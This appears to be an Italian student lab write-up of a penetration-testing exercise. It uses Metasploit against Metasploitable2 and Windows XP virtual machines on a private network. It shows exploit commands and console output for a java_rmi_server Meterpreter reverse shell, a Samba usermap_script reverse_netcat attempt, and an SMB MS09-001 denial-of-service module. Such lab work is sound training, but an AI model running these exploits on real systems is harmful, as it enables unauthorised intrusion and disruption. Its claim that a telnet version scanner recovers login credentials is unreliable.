
TELNET

Telnet è un protocollo utilizzato per il controllo da remoto di dispositivi attraverso la porta 23. In altre parole permette la connessione ad un dispositivo da remoto, utilizzato principalmente da figure amministrative per controllare da remoto i dispositivi connessi alla rete

Testiamo le vulnerabilità del protocollo telnet, cercando di accedere ad una shell della macchina target da remoto sfruttando proprio la porta 23/TCP.
Come prima cosa accediamo al tool di Metasploit (comando *msfconsole*); proseguiamo cercando gli exploit disponibili per il protocollo telnet (comando *search telnet*).
Mettiamo in uso l'exploit (*use auxiliary/scanner/telnet/telnet_version*).
Successivamente controlliamo sempre i setting richiesti per l'esecuzione dell'exploit (comando *show options*).
Nel nostro caso non sono richiesti settings quindo lanciamo l'exploit con il medesimo comando *exploit*.
Questo auxiliary module ci permette attraverso la porta 23 di recuperare username/password del target per il login.
Ora possiamo accedere alla shell da remoto della VM con IP 192.168.1.149 (Metasploitable2), digitando il comando *telnet 192.168.1.149*.
Accediamo con le credenziali recuperate in precedenza e possiamo controllare il successo dell'attacco andando ad identificare l'IP con il comando *ifconfig*.



JAVA-RMI

Java-rmi (Remote Method Invocation) è una tecnologia che consente la comunicazione tra di loro di diversi processi Java, utilizzando la porta 1099. Nello specifico permette l'iniezione di codice malevolo al fine di ottenere accesso amministrativo sulla macchina target.

Tendiamo un exploit utilizzando java-rmi.
L'utilizzo di metasploit ormai lo conosciamo ed simile al precedente:
Cerchiamo l'exploit che ci interessa, *search java_rmi*, trovato quello di nostro interesse lo andremo ad utilizzare (comando *use exploit/multi/misc/java_rmi_server*).

```
msf6 > use exploit/multi/misc/java_rmi_server
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) > show options

Module options (exploit/multi/misc/java_rmi_server):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   HTTPDELAY  10               yes       Time that the HTTP Server will wait for the payload reques
                                         t
   RHOSTS                      yes       The target host(s), see https://docs.metasploit.com/docs/u
                                         sing-metasploit/basics/using-metasploit.html
   RPORT      1099             yes       The target port (TCP)
   SRVHOST    0.0.0.0          yes       The local host or network interface to listen on. This mus
                                         t be an address on the local machine or 0.0.0.0 to listen
                                         on all addresses.
   SRVPORT    8080             yes       The local port to listen on.
   SSL        false            no        Negotiate SSL for incoming connections
   SSLCert                     no        Path to a custom SSL certificate (default is randomly gene
                                         rated)
   URIPATH                     no        The URI to use for this exploit (default is random)


Payload options (java/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.1.100    yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port
```

```
meterpreter > ifconfig

Interface  1
============
Name         : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::

Interface  2
============
Name         : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.1.149
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::b444:54ff:fed7:c0fe
IPv6 Netmask : ::
```

Controlliamo i settings richiesti ed andiamo a settare l'IP del Host(Metasploitable2/192.168.1.149).
Infine lanciamo il comando *exploit*.
Metasploit lancia una sessione di meterpreter e attraverso *infconfig*, verifichiamo di essere sulla macchina target.

```
msf6 exploit(multi/misc/java_rmi_server) > set rhosts 192.168.1.149
rhosts => 192.168.1.149
msf6 exploit(multi/misc/java_rmi_server) > exploit

[*] Started reverse TCP handler on 192.168.1.100:4444
[*] 192.168.1.149:1099 - Using URL: http://192.168.1.100:8080/1n4IwF5ajHZkbW
[*] 192.168.1.149:1099 - Server started.
[*] 192.168.1.149:1099 - Sending RMI Header ...
[*] 192.168.1.149:1099 - Sending RMI Call ...
[*] 192.168.1.149:1099 - Replied to request for payload JAR
[*] Sending stage (57971 bytes) to 192.168.1.149
[*] Meterpreter session 1 opened (192.168.1.100:4444 → 192.168.1.149:44102) at 2024-01-16 10:32:47 +
0000
```

Teniamo a sottolineare che è stato provato anche un attacco di dos sulla macchina windows XP. Tuttavia l'architettura disponibile per tale OS su UTM era soltanto quella x86-64, dove nessuno degli attacchi di dos disponibili di default su metasploit è efficace.
La versione x86-64 è stato migliorata, rispetto a quella a 32bit, questo non permette all'attacco di dos di andare a buon fine, nonostante venga eseguito.

[Immagini di lato mostrano che i comandi sono stati inseriti correttamente ma la VM Windows XP non va in crash.

Un punto in più era quello di provare un attacco di reverse shell attraverso il protocollo Samba alla macchina Metasploitable2, tuttavia anche in quel caso non è stato possibile: nonostante i settings fossero corretti, il firewall sul target disattivato, il risultato è sempre stato lo stesso.
Si può presupporre anche qui che sia un problema dovuto alle architetture dei sistemi operativi?!

```
msf6 exploit(multi/samba/usermap_script) > exploit

[*] Started reverse TCP handler on 192.168.1.100:445
[*] Exploit completed, but no session was created.
```

```
msf6 > use auxiliary/dos/windows/smb/ms09_001_write
msf6 auxiliary(dos/windows/smb/ms09_001_write) > set rhosts 192.168.1.149
rhosts ⇒ 192.168.1.149
msf6 auxiliary(dos/windows/smb/ms09_001_write) > show options

Module options (auxiliary/dos/windows/smb/ms09_001_write):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS  192.168.1.149    yes       The target host(s), see https://docs.metasploit.com/docs/usi
                                      ng-metasploit/basics/using-metasploit.html
   RPORT   445              yes       The SMB service port (TCP)


View the full module info with the info, or info -d command.
datalenlow=55535 dataoffset=35535 fillersize=72
datalenlow=45535 dataoffset=35535 fillersize=72
datalenlow=35535 dataoffset=35535 fillersize=72
datalenlow=25535 dataoffset=35535 fillersize=72
datalenlow=15535 dataoffset=35535 fillersize=72
datalenlow=65535 dataoffset=25535 fillersize=72
datalenlow=55535 dataoffset=25535 fillersize=72
datalenlow=45535 dataoffset=25535 fillersize=72
datalenlow=35535 dataoffset=25535 fillersize=72
datalenlow=25535 dataoffset=25535 fillersize=72
datalenlow=15535 dataoffset=25535 fillersize=72
datalenlow=65535 dataoffset=15535 fillersize=72
datalenlow=55535 dataoffset=15535 fillersize=72
datalenlow=45535 dataoffset=15535 fillersize=72
datalenlow=35535 dataoffset=15535 fillersize=72
datalenlow=25535 dataoffset=15535 fillersize=72
datalenlow=15535 dataoffset=15535 fillersize=72
[*] Auxiliary module execution completed
msf6 auxiliary(dos/windows/smb/ms09_001_write) >
```

```
msf6 exploit(multi/samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS  192.168.1.149    yes       The target host(s), see https://docs.metasploit.com/docs/usi
                                      ng-metasploit/basics/using-metasploit.html
   RPORT   139              yes       The target port (TCP)


Payload options (cmd/unix/reverse_netcat):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.1.100    yes       The listen address (an interface may be specified)
   LPORT  445              yes       The listen port
```